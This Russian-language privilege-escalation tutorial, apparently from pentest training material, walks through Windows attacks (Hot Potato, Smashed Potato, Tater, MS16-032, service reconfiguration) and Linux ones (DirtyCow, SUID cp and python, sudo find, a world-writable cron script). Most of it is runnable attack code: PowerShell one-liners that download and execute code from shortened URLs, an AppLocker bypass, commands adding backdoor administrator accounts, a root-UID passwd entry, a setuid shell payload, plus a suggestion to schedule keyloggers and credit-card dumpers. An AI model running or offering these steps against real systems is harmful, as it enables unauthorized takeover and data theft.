Фишка в том, что IE-шка по дефолту будет автоматически пытаться определить сетевые настройки, пробуя обратиться по адресу <http://wpad/wpad.dat>.

Что наиболее интересно для нас — так же поступают и некоторые службы Windows, например, *Windows Update*.

Ну а далее в дело вступает *HTTP2SMB-релей*. Прокси будет перенаправлять все запросы на некий уникальный URL, попутно запрашивая NTLM-аутентификацию.

Полученные учетные данные будут передаваться на локальный дефолтный SMB-листенер для создания нового системного сервиса, который и будет выполнять наши команды.

Таким образом, при получении запроса от привилегированного сервиса (*Windows Update*) команды будут выполняться с уровнем *NT AUTHORITY\SYSTEM*.

На «семерке» все достаточно просто, все, что старше, — уже не так легко. Итак, в Windows 7 нам поможет следующая команда, запущенная от обычного непривилегированного пользователя:


```
Potato.exe -ip -cmd [command] -disable_exhaust true
```

В качестве значения параметра *cmd* может быть все что угодно, например, команда вида

```
C:\\Windows\\System32\\cmd.exe /K net localgroup administrators USERNAME /add
```

Кстати, если в Сети есть реальная DNS-запись для WPAD, то надо будет указать опцию *disable_exhaust false*.

В случае с более свежими версиями винды, ситуация несколько усложняется — в них ни *Defender*, ни *Update-сервисы* уже не будут обращаться к WPAD-серверу.

Однако там есть такая штука, как автоматическое обновление отозванных сертификатов, — свежие версии Windows по умолчанию раз в день скачивают списки доверенных сертификатов. Она как раз использует WPAD.

Команда будет выглядеть следующим образом:

```
Potato.exe -ip -cmd [command] -disable_exhaust true -disable_defender true
```

Так как скачивание происходит раз в день, то, возможно, придется подождать какое-то время (максимум 24 часа). Поэтому способ скорее для тех, кто не торопится.

Повышение привилегий с Smashed Potato

Smashed Potato — это модифицированная версия Hot Potato, рассмотренного выше. Итак, каковы же основные изменения?

- Все .NET-сборки смержены в одну сборку, которая преобразована в массив байтов (Byte[]) — да-да, Potato написан на шарпе.
- Запуск сборки Potato из памяти.
- Включен метод обхода AppLocker с помощью InstallUtil.

- Добавлена некоторая автоматизация.
- Инструмент поставляется с открытым исходным кодом, поэтому, чтобы собрать его, надо будет выполнить следующее.

Под 32-разрядные системы:

```
cd \Windows\Microsoft.NET\Framework\v4.0.30319
csc.exe /out:"C:\Utils\SmashedPotatoX86.exe"
/platform:x86 "C:\Utils\SmashedPotato.cs"
```

- Для 64-разрядных:

```
cd \Windows\Microsoft.NET\Framework64\v4.0.30319
csc.exe /out:"C:\Utils\SmashedPotatoX64.exe"
/platform:x64 "C:\Utils\SmashedPotato.cs"<code>
```

- Далее, для того чтобы запустить инструмент с обходом AppLocker, нужно выполнить следующее:

```
cd \Windows\Microsoft.NET\Framework\v4.0.30319
InstallUtil.exe /logfile= /LogToConsole=false /U
C:\Utils\SmashedPotatoX86.exe
```

Это для 32-разрядных, как будет выглядеть для x64, я думаю, вы уже догадались.

Кстати, вот однострочный PowerShell-скрипт, который выполнит все перечисленные действия для x64-машины:

```
powershell -ExecutionPolicy Bypass -noLogo -Command
(new-object
System.Net.WebClient).DownloadFile('http://is.gd/y6cfKV
','%temp%\SmashedPotato.cs'); && cd
c:\Windows\Microsoft.NET\Framework64\v4.* && csc.exe
/out:"%temp%\SmashedPotatoX64.exe" /platform:x64
"%temp%\SmashedPotato.cs" && InstallUtil.exe /logfile=
/LogToConsole=false /U %temp%\SmashedPotatoX64.exe
```

Повышение привилегий с Tater

Ну а что делать, если на машине не установлен .NET Framework?

Воспользоваться PowerShell-версией Hot Potato — Tater, которая сразу загружается в память и не оставляет следов на диске! Запустить утилиту можно в одну строку:

```
powershell "IEX (New-Object  
Net.WebClient).DownloadString('http://is.gd/fVC1Yd');  
Invoke-Tater -Trigger 1 -Command '"net user User1  
Password1 /add && net localgroup administrators User1  
/add'"
```

После чего в системе появится пользователь User1 с паролем Password1, входящий в группу администраторов.

Но надо отметить, что для Windows 10 следует использовать ключ - Trigger 2.

Компиляция спloitов в Kali

Бесспорно, основной операционной системой для проведения пентеста/взлома служит Linux, под него реализована куча инструментов, да и вообще мало кто ломает из-под винды. И с ним все прекрасно по умолчанию, пока не надо скомпилировать спloit под винду (в нашем случае для поднятия привилегий).

Исправляется такой недостаток установкой Mingw-w64:

```
apt-get update  
apt-get install mingw-w64
```


Дальше все просто, качаем спloit и компилируем:

```
wget --output-document= 40564.c https://www.exploit-  
db.com/download/40564  
i686-w64-mingw32-gcc 40564.c -o exploit.exe -lws2_32
```

EasySystem

Если локальный админ у вас уже есть и вопрос заключается только в том, как дотянуться до системы, то можно взглянуть в сторону небольшой утилитки EasySystem.

Как пишет сам автор утилиты, это никакой не эксплоит, а «старый и грязный» прием с имперсонацией именованных каналов.



```
Administrator: Windows PowerShell (1)
PS C:\Temp> .\EasySystem.exe

[+] Creating an instance of a Named Pipe.
[+] Server Thread with ID: 5736 created.
[+] Waiting for a client to connect to the Pipe.
[+] Pipe Client Service installed successfully.
[+] Starting Pipe Client Service.
[+] Pipe Client connected -> Reading data from the Pipe.
[+] Number of bytes read: 24
[+] Our buffer contains: "who's your daddy :)"

[+] Impersonate Named Pipe Client.
[+] Get Impersonation Token.
[+] Create a Primary Token from our Impersonation Token.
[+] Start PowerShell with our New Token privileges.
[+] Removed Pipe Service successfully.
[+] Handle to Thread ID : 5736 closed successfully.

[*] Done
PS C:\Temp>
```

Повышение привилегий Windows. EasySystem и именованные каналы даруют NT AUTHORITY\SYSTEM В некоторых ситуациях такой инструмент может пригодиться.

Secondary Logon Handle

Еще один интересный трюк связан с использованием службы «Вторичный вход в систему». Данная служба позволяет запускать программы, консоли Microsoft Management, элементы контрольной панели от имени администратора, даже если текущий пользователь принадлежит всего лишь к группе Users или Power Users. Суть в том, что данный сервис не очищает хендлы при создании новых процессов.

Что для нас важно — данной уязвимости подвержены почти все версии Windows (x32 и x64): начиная с Vista и заканчивая Windows 2012 Server.

Но есть и ограничения: для успешного повышения привилегий в системе должен быть установлен PowerShell 2.0 или выше, а также присутствовать два и более CPU-ядер.

В Metasploit Framework есть специальный модуль

```
exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

Его использование подразумевает, что у нас уже есть meterpreter-сессия, которую мы и должны указать в параметрах: set SESSION 1. Ну и в случае успешной эксплуатации у нас появится еще одна сессия, с повышенными привилегиями.

Для этой же уязвимости есть и PowerShell-скрипт, запускающий командную оболочку с правами системы. А также скомпилированный бинарник, выполняющий то же самое. Кстати говоря, Microsoft выпустила патч, поэтому прежде, чем пытаться поднять привилегии, проверьте, не установлен ли он:

```
C:\Users\pentestlab>wmic qfe list | find "3139914"
```

Фокусы с разрешениями

Разрешения на доступ к файлам — это обычно первое защитное средство, которое мешает поднять нам свои привилегии. Было бы заманчиво просто так переписать какой-либо системный файл (например, тот же самый sethc.exe, упомянутый в самом начале статьи) и получить сразу системные привилегии. Но все это лишь мечты, на деле у нас есть лишь разрешение на его чтение, которое нам ровным счетом ничего не дает. Однако не стоит вешать нос, ибо с разрешениями тоже не все так гладко — здесь, как и везде, существуют свои подводные камни, знание которых позволяет делать невозможное возможным.

Одна из системных директорий, защищенных данным механизмом, особенно интересна с точки зрения повышения привилегий — Program Files. Непривилегированным пользователям доступ туда заказан. Однако иногда бывает, что в процессе установки инсталляторы некорректно выставляют права на файлы, в результате чего всем пользователям предоставляется полный доступ к исполняемым файлам. Что из этого следует — ты уже догадался.

Еще одно из ограничений — обычному смертному не позволено писать в корень системного диска. Однако, например, на XP при создании новой директории в корне диска группа BUILTIN\Users получает FILE_APPEND_DATA и FILE_WRITE_DATA разрешения (даже если владельцем папки является администратор):

```
BUILTIN\Users:(OI)(CI)R
BUILTIN\Users:(CI)(special access:)
FILE_APPEND_DATA
BUILTIN\Users:(CI)(special access:)
FILE_WRITE_DATA
```

На «семерке» происходит почти то же самое, только разрешения получает группа AUTHENTICATED USERS.

Каким образом такое поведение может превратиться в проблему?

Просто некоторые приложения устанавливают себя вне защищенных директорий, что позволит легко подменить их исполняемые файлы. Например, такая оказия случилась с Metasploit Framework в случае ее многопользовательской установки. Данный баг был пофиксен в версии 3.5.2, а утилита переехала в Program Files.

```
C:\>icacls Perl
Perl BUILTIN\Администраторы:(I)(F)
      BUILTIN\Администраторы:(I)(OI)(CI)(IO)(F)
      NT AUTHORITY\система:(I)(F)
      NT AUTHORITY\система:(I)(OI)(CI)(IO)(F)
      BUILTIN\Пользователи:(I)(OI)(CI)(RX)
      NT AUTHORITY\Прошедшие проверку:(I)(M)
      NT AUTHORITY\Прошедшие проверку:(I)(OI)(CI)(IO)(M)

Успешно обработано 1 файлов; не удалось обработать 0 файлов

C:\>
```

Windows 7. Права на папку, созданную администратором

Как искать такие директории/файлы

Обнаружение директории с некорректными разрешениями — это уже половина успеха. Однако ее нужно сначала найти. Для этого можно воспользоваться следующими двумя инструментами: AccessChk и Cacs/ICacs. Чтобы найти при помощи AccessChk «слабые» директории, понадобятся данные команды:

```
accesschk.exe -uwdqs users c:\
accesschk.exe -uwdqs "Authenticated Users" c:\
```

Для поиска файлов со «слабыми» разрешениями служат следующие:

```
accesschk.exe -uwqs users c:\*.*
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

То же самое можно выполнить и при помощи Cacs/ICacs:

```
cacls "c:\Program Files" /T | findstr Users
```

Все по плану

Еще один механизм, который может помочь поднять права и про который обычно забывают, — планировщик задач. Утилита schtasks позволяет вешать задачи на определенные события. Наиболее интересные для нас — ONIDLE, ONLOGON и ONSTART. Как следует из названий, ONIDLE будет выполняться каждый раз при простое

компьютера, ONLOGON и ONSTART — при входе пользователя и при запуске системы соответственно. Таким образом, на каждое из событий можно повесить отдельную задачу. Например, при запуске системы копировать куда-либо вредоносный бинарник/кейлоггер/... и запускать его. При входе пользователей в систему — запускать дампер кредитных карт. Короче, все ограничивается только твоей фантазией и поставленной задачей.

Трюки с сервисами

Еще один вариант, как подняться в системе повыше, — это воспользоваться мисконфигурациями и ошибками сервисов. Как показывает практика, некорректными разрешениями могут обладать не только файлы и папки, но также и сервисы, работающие в системе. Чтобы обнаружить такие, можно воспользоваться утилитой AccessChk от небезызвестного тебе Марка Руссиновича:

```
accesschk.exe -uwcqv *
```

Отраднее всего будет увидеть SERVICE_ALL_ACCESS разрешение для аутентифицированных пользователей или power-юзеров. Но также большой удачей можно считать и следующие:

- SERVICE_CHANGE_CONFIG — можем изменять исполняемый файл службы;
- WRITE_DAC — можно менять разрешения, что приводит к получению разрешения SERVICE_CHANGE_CONFIG;
- WRITE_OWNER — можно стать владельцем и изменить разрешения;
- GENERIC_WRITE — наследует разрешения SERVICE_CHANGE_CONFIG;
- GENERIC_ALL — наследует разрешения SERVICE_CHANGE_CONFIG.

Если обнаруживается, что установлено одно (или несколько) из этих разрешений для непривилегированных пользователей, шансы повысить свои привилегии резко возрастают.

Как повысить?

Допустим, ты нашел подходящий сервис, настало время поработать над ним. В этом поможет консольная утилита `sc`. Для начала получаем полную информацию об интересующем нас сервисе, допустим, это `upnphost`:

```
sc qc upnphost
```

С помощью этой же утилиты отконфигурируем его:

```
sc config vulnsrv binpath= "net user john hello /add &&  
net localgroup Administrators john /add" type= interact  
sc config upnphost obj= ".\LocalSystem" password=""
```

Как видишь, при следующем старте службы вместо ее исполняемого файла выполнится команда

```
net user john hello /add  
net localgroup Administrators john /add
```

добавив в систему нового пользователя `john` с паролем `hello`.

Остается только вручную перезапустить сервис:

```
net stop upnphost && net start upnphost
```

Вот и вся магия.

Linux

Давайте рассмотрим основные способы повышения привилегий на `nix`-сервере.

1. Эксплоиты

Отличный способ перечисления (`enumerate`) возможно подходящих эксплоитов является скрипт `LinEnum.sh`

Исходный код данного скрипта можно взять на <https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

Данный скрипт определяет версию ОС и ядра, и подбирает уязвимости с exploit-db.com.

В нашем случае подойдет эксплоит CVE-2016-5195 (DirtyCow). Исходный код можно взять <https://github.com/dirtycow/dirtycow.github.io>

Процесс компилирования можно осуществлять с различными параметрами. Если отдельно в комментариях к эксплойту не указаны другие рекомендации, используйте следующий способ по умолчанию:

```
Gcc dirtycow.c -o dirtycow
```

Если все прошло успешно, то в результате при вводе команды id. Вы должны увидеть что-то вроде этого:

```
id
uid=0(root) gid=0(root) группы=0(root)
```

Или, если процесс повышения привилегий не сработал, Вы должны увидеть себя:

```
id
uid=500(v673) gid=500(v673) группы=75(apache),500(v673)
```

Если эксплоит не сработал — не расстраивайтесь, а смело переходите к другому, пока не исчерпаете все возможные варианты.

Также стоит отметить скрипт *linuxprivcheck.py*.

2. Сервисы, запущенные с правами root

При администрировании бывают моменты, когда на этапе тестирования запускаются приложения от имени root. В итоге про это забывается и приложение остается с такими правами, что только на руку злоумышленнику. Ведь эксплуатация приложений, запущенных с правами root дают злоумышленнику доступ с правами root.

Чтобы определить какие приложения имеют права root, можно использовать тот же скрипт *LinEnum.sh* или команды *bash*

```
ps -aux | grep root
```

3. Разрешения обычным пользователям запускать приложения как root (SUID)

Часто, при администрировании nix-систем админы дают права на запуск тех или иных приложений от имени root. Делается это обычно для автоматизации и облегчения процесса написания скриптов, но в то же время это открывает огромные дыры в безопасности системы.

Определить такие приложения можно по идентификатору, например, так:

```
find / -perm -g=s -type f 2>/dev/null  
find / -perm -u=s -type f 2>/dev/null
```

Рассмотрим на примере.

Пусть есть доступ по ssh под обычным пользователем. Проверим, какие приложения нам разрешено запускать от имени root:

```
vasya@e71b8159c6a8:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/nmap
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/python2.7
/usr/bin/sudo
/bin/ping
/bin/su
/bin/umount
/bin/mount
vasya@e71b8159c6a8:~$
```

Много всего интересного, но для демонстрации достаточно python.
Сначала убедимся, что у нас нет доступа к root директории:

```
vasya@e71b8159c6a8:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/nmap
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/python2.7
/usr/bin/sudo
/bin/ping
/bin/su
/bin/umount
/bin/mount
vasya@e71b8159c6a8:~$ ls -alF /root/
ls: cannot open directory '/root/': Permission denied
vasya@e71b8159c6a8:~$
```

Тот факт, что у нас уже есть доступ по ssh, позволяет использовать python в интерактивном режиме. Попробуем прочитать директорию root:

```
vasya@e71b8159c6a8:~$ ls -alF /root/
ls: cannot open directory '/root/': Permission denied
vasya@e71b8159c6a8:~$ python
Python 2.7.13 (default, Sep 26 2018, 18:42:22)
[GCC 6.3.0 20170516] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os;
>>> for i in os.listdir('/root/'):
...     print(i);
...
.selected_editor
rmLogs.sh
.mysql_history
.nano
.bashrc
.bash_history
.profile
fla-g
>>>
```

Как видим, доступ получен. Далее может сделать все что угодно с помощью python.

Пример выше только для демонстрации принципа самой уязвимости. Скорее всего, подобного на реальном сервере вы не встретите.

Рассмотрим еще пару вариантов:

Утилита `cp`

```
vasya@5ce8753a5954:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/bin/ping
/bin/cp
/bin/su
/bin/umount
/bin/mount
vasya@5ce8753a5954:~$
```

В таком случае стоит попробовать изменить файл `passwd` и добавить нового пользователя. Для этого:

Копируем в `tmp` текущий файл `passwd`:

```
vasya@5ce8753a5954:/tmp$ cp /etc/passwd passwd0ld
vasya@5ce8753a5954:/tmp$ ls -alF
total 12
drwxrwxrwt  2 root root  4096 Jun 11 12:21 ./
drwxr-xr-x 21 root root  4096 Jun 11 12:07 ../
-rw-r--r--  1 root vasya 1427 Jun 11 12:21 passwd0ld
```

На данный момент он имеет вид:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```



```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
Debian-exim:x:101:101::/var/spool/exim4:/bin/false
messagebus:x:102:103::/var/run/dbus:/bin/false
systemd-timesync:x:103:105:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:104:106:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:105:107:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:106:108:systemd Bus
Proxy,,,:/run/systemd:/bin/false
vasya:x:1000:1000:,,,:/home/vasya:/bin/bash
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
```

Далее с помощью openssl создаем нового пользователя у себя на машине:

```
[codeby.net@wapt]~$ openssl passwd -1 -salt evil password
$1$evil$nQuhWDmzDqj5JWJG19JQ0/
[codeby.net@wapt]~$
```

Где *evil* — это пользователь, а *password* — пароль. Полученные данные добавляем в новый (созданный самим собой) `passwd`:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
Debian-exim:x:101:101::/var/spool/exim4:/bin/false
messagebus:x:102:103::/var/run/dbus:/bin/false
systemd-timesync:x:103:105:systemd Time
Synchronization,,,:/run/systemd:/bin/false
```



```
systemd-network:x:104:106:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:105:107:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:106:108:systemd Bus
Proxy,,,:/run/systemd:/bin/false
vasya:x:1000:1000:,,,:/home/vasya:/bin/bash
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
evil:$1$evil$nQuhWDmzDqj5JWJG19JQ0/:0:0:root:/root:/bin
/bash
```

Копируем каким-нибудь образом такой файл на атакуемый хост и с помощью *cp* заменяем.

```
vasya@5ce8753a5954:/tmp$ cat passwd0ld > passwd
vasya@5ce8753a5954:/tmp$ nano passwd
vasya@5ce8753a5954:/tmp$ tail -5 passwd
systemd-resolve:x:105:107:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:106:108:systemd Bus Proxy,,,:/run/systemd:/bin/false
vasya:x:1000:1000:,,,:/home/vasya:/bin/bash
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
evil:$1$evil$nQuhWDmzDqj5JWJG19JQ0/:0:0:root:/root:/bin/bash
vasya@5ce8753a5954:/tmp$ cp passwd /etc/
vasya@5ce8753a5954:/tmp$ su evil
Password:
root@5ce8753a5954:/tmp# whoami
root
root@5ce8753a5954:/tmp#
```

Теперь evil это root.

Аналогично со случаем, когда правами root обладает какой-нибудь редактор: vi, vim, nano, etc...

Таким образом можно редактировать любой файл в системе. Таким же образом добавляем нового пользователя в *passwd* файл и все.

4. Через SUDO пользователя

Также часто администратор позволяет некоторым пользователям группы SUDO запускать приложения без запроса пароля.

Что бы проверить какие именно приложения можно запускать без запроса пароля воспользуемся командой:

```
sudo -l
```

```
vasya@e71b8159c6a8:~$ sudo -l
Matching Defaults entries for vasya on e71b8159c6a8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, lecture=always

User vasya may run the following commands on e71b8159c6a8:
  (root) NOPASSWD: /usr/bin/find
vasya@e71b8159c6a8:~$
```

Обратите внимание на самую нижнюю запись:

NOPASSWORD — говорит о том, что следующие приложения можно запускать без пароля.

В нашем конкретном случае это утилита find. Воспользуемся известным эксплойтом и попробуем получить доступ root.

```
sudo find /home -exec sh -i \;
```

```
vasya@e71b8159c6a8:~$ sudo -l
Matching Defaults entries for vasya on e71b8159c6a8:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, lecture=always

User vasya may run the following commands on e71b8159c6a8:
  (root) NOPASSWD: /usr/bin/find
vasya@e71b8159c6a8:~$ sudo find /home -exec sh -i \;
# whoami
root
# ls -alF /root
total 32
drwx----- 3 root root 4096 Jun 11 06:12 ./
drwxr-xr-x 21 root root 4096 May 13 09:28 ../
-rw----- 1 root root 3054 Jun 11 01:10 .bash_history
-rw-r--r-- 1 root root 589 Jan 21 20:30 .bashrc
-rw----- 1 root root 0 Jun 11 06:12 .mysql_history
drwxr-xr-x 2 root root 4096 May 13 08:52 .nano/
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 0 Jan 21 20:37 .selected_editor
-rw-r--r-- 1 root root 19 May 13 09:27 fla-g
-rwx----- 1 root root 71 Jan 21 20:34 rmLogs.sh*
# python -c 'import pty;pty.spawn("/bin/bash")'
root@e71b8159c6a8:/home/vasya# cd /root
root@e71b8159c6a8:~# pwd
/root
root@e71b8159c6a8:~#
```

Доступ получен.

Сначала доступ получили через sh. Далее с помощью известного способа получаем интерактивный шелл:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

получили bash.

Другими словами, ситуация практически идентичная предыдущему пункту, только права выдает sudo.

5. Планировщик cron

И снова автоматизация угрожает серьезными неприятностями для системы. Довольно часто администраторы пользуются планировщиками, например, cron, и используют свои скрипты для работы. Проблемы возникают тогда, когда файл со скриптом, который используется в планировщике доступен на запись обычным пользователям.

Рассмотрим на примере. Первым делом посмотрим файлы планировщика на наличие скриптов админа.

```
vasya@9546fb9b1f94:~$ ls -alF /etc/ | grep cron
drwxr-xr-x 2 root root 4096 Jan 21 20:49 cron.d/
drwxr-xr-x 2 root root 4096 Jan 21 20:47 cron.daily/
drwxr-xr-x 2 root root 4096 Jan 21 20:32 cron.hourly/
drwxr-xr-x 2 root root 4096 Jan 21 20:32 cron.monthly/
drwxr-xr-x 2 root root 4096 Jan 21 20:32 cron.weekly/
-rw-r--r-- 1 root root 757 May 13 23:01 crontab
vasya@9546fb9b1f94:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/2 * * * * root    cronForRoot.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
vasya@9546fb9b1f94:~$
```

По итогу есть какой-то скрипт под именем cronForRoot.sh, который запускается каждые 2 минуты.

Следующей задачей является поиск этого файла. Возможно текущий пользователь имеет права на запись.

```
vasya@9546fb9b1f94:~$ find / | grep cronForRoot.sh
/usr/local/sbin/cronForRoot.sh
```

```
vasya@9546fb9b1f94:~$ ls -alF /usr/local/sbin/
total 12
drwxrwsr-x  2 root staff 4096 Jun 11 07:46 ./
drwxrwsr-x 10 root staff 4096 Jan 21 20:35 ../
-rwxrwxrwx  1 root staff  28 Jun 11 08:10 cronForRoot.sh*
vasya@9546fb9b1f94:~$
```

Как видим, в файл можно писать всем. Теперь надо проэксплуатировать данную уязвимость.

Используем этот пейлоад:

```
int main(void)
{
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", 0);
}
```



```

vasya@9546fb9b1f94:~$ cd /tmp/
vasya@9546fb9b1f94:/tmp$ nano root.c
vasya@9546fb9b1f94:/tmp$ cat root.c
int main(void)
{
    setgid(0);
    setuid(0);
    execl("/bin/sh", "sh", 0);
}
vasya@9546fb9b1f94:/tmp$ gcc root.c -o root
root.c: In function 'main':
root.c:3:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
    setgid(0);
    ^~~~~~
root.c:4:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
    setuid(0);
    ^~~~~~
root.c:5:1: warning: implicit declaration of function 'execl' [-Wimplicit-function-declaration]
    execl("/bin/sh", "sh", 0);
    ^~~~~~
root.c:5:1: warning: incompatible implicit declaration of built-in function 'execl'
vasya@9546fb9b1f94:/tmp$ ls -alF
total 24
drwxrwxrwt  2 root  root  4096 Jun 11 08:27 ./
drwxr-xr-x 21 root  root  4096 May 14 01:05 ../
-rwxr-xr-x  1 vasya vasya 8744 Jun 11 08:27 root*
-rw-r--r--  1 vasya vasya   68 Jun 11 08:26 root.c
vasya@9546fb9b1f94:/tmp$

```

Получили файл пейлоада root. Теперь надо сделать так, чтобы он запускался от имени root. Например, выставить идентификатор (suid) как в третьем пункте текущего урока. В этом поможет тот самый скрипт, запускаемый каждые 2 минуты от имени root пользователя.

Изменим его содержимое следующим образом:

```

echo "chown root:root /tmp/root; chmod u+s /tmp/root;"
> /usr/local/sbin/cronForRoot.sh

```



Осталось дождаться пока планировщик выполнит скрипт.

```

vasya@9546fb9b1f94:/tmp$ echo "chown root:root /tmp/root; chmod u+s /tmp/root;" > /usr/local/sbin/cronForRoot.sh
vasya@9546fb9b1f94:/tmp$ cat /usr/local/sbin/cronForRoot.sh
chown root:root /tmp/root; chmod u+s /tmp/root;
vasya@9546fb9b1f94:/tmp$ ls -alF
total 24
drwxrwxrwt  2 root  root  4096 Jun 11 08:36 ./
drwxr-xr-x 21 root  root  4096 May 14 01:05 ../
-rwsr-xr-x  1 root  root  8744 Jun 11 08:27 root*
-rw-r--r--  1 vasya vasya   68 Jun 11 08:26 root.c
vasya@9546fb9b1f94:/tmp$

```

